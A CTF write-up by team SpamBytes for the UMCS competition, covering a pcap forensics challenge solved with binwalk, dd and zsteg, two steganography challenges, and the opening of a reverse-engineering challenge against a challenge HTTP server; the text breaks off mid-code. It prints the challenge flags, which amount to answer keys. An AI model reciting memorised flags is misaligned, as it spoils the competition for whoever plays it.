WRITEUP UMCS

Team:

SpamBytes

Members:

Akmalff,

Ikhwn.nzm,

Nyamuk,

ih.aus


Table of Contents

Forensic


1. Hidden in Plain Graphic (Nyamuk)

Description
“Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique. Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?”

Files Given
plain_zight.pcap



First, I opened the packet capture to see what protocols were inside. Next, I filter http protocol. Maybe there's some files that I can export.



But I found nothing.

Then, I tried looking for any hidden content inside the pcap using binwalk:

```
binwalk -e plain_zight.pcap
```

```
┌─[nyamuk@parrot]─[~/UMCSCTF/forensic/hidden in plain graphic]
└──╼ $binwalk -e plain_zight.pcap

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Libpcap capture file, little-endian, version 2.4, Unknown l
ink layer, snaplen: 65535
69105         0x10DF1         PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
69146         0x10E1A         Zlib compressed data, default compression
502646        0x7AB76         bix header, header size: 64 bytes, header CRC: 0x32323020,
created: 2007-05-23 14:30:56, image size: 1399157366 bytes, Data Address: 0x65722072, Ent
ry Point: 0x65616479, data CRC: 0x2E0D0A55, image name: "anonymous"
```

From the scan, I saw that there was a png file detected at offset 0x10DF1 (which is 69105 in decimal).


So, I knew there was a hidden image embedded inside the packet.

Then, I decided to manually extract it using dd:

```
dd if=plain_zight.pcap of=manual_extracted.png bs=1 skip=69105
```

```
┌─[✗]─[nyamuk@parrot]─[~/UMCSCTF/forensic/hidden in plain graphic]
└──╼ $dd if=plain_zight.pcap of=manual_extracted.png bs=1 skip=69105
573909+0 records in
573909+0 records out
573909 bytes (574 kB, 560 KiB) copied, 1.00386 s, 572 kB/s
```

manual_extracted.png:



After extracting, I checked the file:

```
file manual_extracted.png
```

```
┌[nyamuk@parrot]-[~/UMCSCTF/forensic/hidden in plain graphic]
└─ $file manual_extracted.png
manual_extracted.png: PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced
```

So, my assumption for png file, I can use zsteg or aperisolve.
Lastly, I used zsteg:

```
zsteg manual_extracted.png
```


```
   00000090: 6b 65 20 4d 61 63 20 4f  53 20 58 29 20 41 70 70  |ke Mac OS X) App|
   000000a0: 6c 65 57 65 62 4b 69 74  2f 35 33 37 2e 33 36 20  |leWebKit/537.36 |
   000000b0: 28 4b 48 54 4d 4c 2c 20  6c 69 6b 65 20 47 65 63  |(KHTML, like Gec|
   000000c0: 6b 6f 29 20 56 65 72 73  69 6f 6e 2f 31 34 2e 30  |ko) Version/14.0|
   000000d0: 20 53 61 66 61 72 69 2f  35 33 37 2e 33 36 0d 0a  | Safari/537.36..|
   000000e0: 0d 0a c8 5e e6 67 20 1b  00 00 d3 00 00 00 d3 00  |...^.g .........|
   000000f0: 00 00 45 00 00 d3 00 01  00 00 40 06 07 4f ab 95  |..E.......@..O..|
b1,r,lsb,xy         .. text: "b^~SyY[ww"
b1,rgb,lsb,xy       .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy      .. text: "A3tgA#tga"
b1,abgr,msb,xy      .. file: Linux/i386 core file
b2,r,lsb,xy         .. file: Linux/i386 core file
b2,r,msb,xy         .. file: Linux/i386 core file
b2,g,lsb,xy         .. file: Linux/i386 core file
b2,g,msb,xy         .. file: Linux/i386 core file
```

Flag

umcs{h1dd3n_1n_png_st3g}


Steganography

1. Broken (Akmlalff)




Description
Can you fix what's broken ?

Files Given
Broken.mp4



We cant see the video because it is broken and after using exiftool, checked for its hex and everything was okay so I just thought that the mp4 was really broken so




I searched for an online mp4 repair tool (https://repair.easeus.com/#upload) put the bad boy in to repair the broken file and boom ! we got the flag

Flag

umcs{h1dd3n_1n_fr4me}

2. Hotline Miami (Akmlalff)





Description
"You've intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal."

Files Given
iamthekidyouknowwhatimean.wav, readme.txt, rooster.jpg


```
DO YOU LIKE HURTING OTHER PEOPLE?

Subject_Be_Verb_Year
```

Saw this in the readme.txt and I was like this might be the format.







For the video it was a beat so I inserted the video into sonic visualizer and put a layer of spectrogram and got this. So, we got the last 2 parts of the flag which are WATCHING(verb) and 1989 (year)




And then for the rooster.jpq I dropped it into https://www.aperisolve.com/ like it's a hot nugget and when I scrolled down until the end of the string I saw Richard and it was actually a character in hotline miami game so I think that's the subject?





Then I was googling I saw this reddit post that says the game was just Richard watching a film and I also that he is connected to the 1989 killing on fandom so I think its making sense?



So, I put the Subject_Be_Verb_Year from the requiement.txt and all the hints I got (Watching,1989 and Richard) and voila!!


we got the flag and just wrap it into umcs{...}

Flag

umcs{Richard_Is_Watching_1989}


Reverse Engineering

1. Http-Server (Akmlalff)



Description
I created a http server during my free time **34.133.69.112 port 8080**

Files Given
server.unknown



We got a file named server.unknown Downloaded the file and checked for the file type and it was an ELF file so I put it into my bestfriend chatgpt instead of trying the nc 34.133.69.112 8080

Then I decompiled it using ghidra and I saw this lines

```
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
  sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
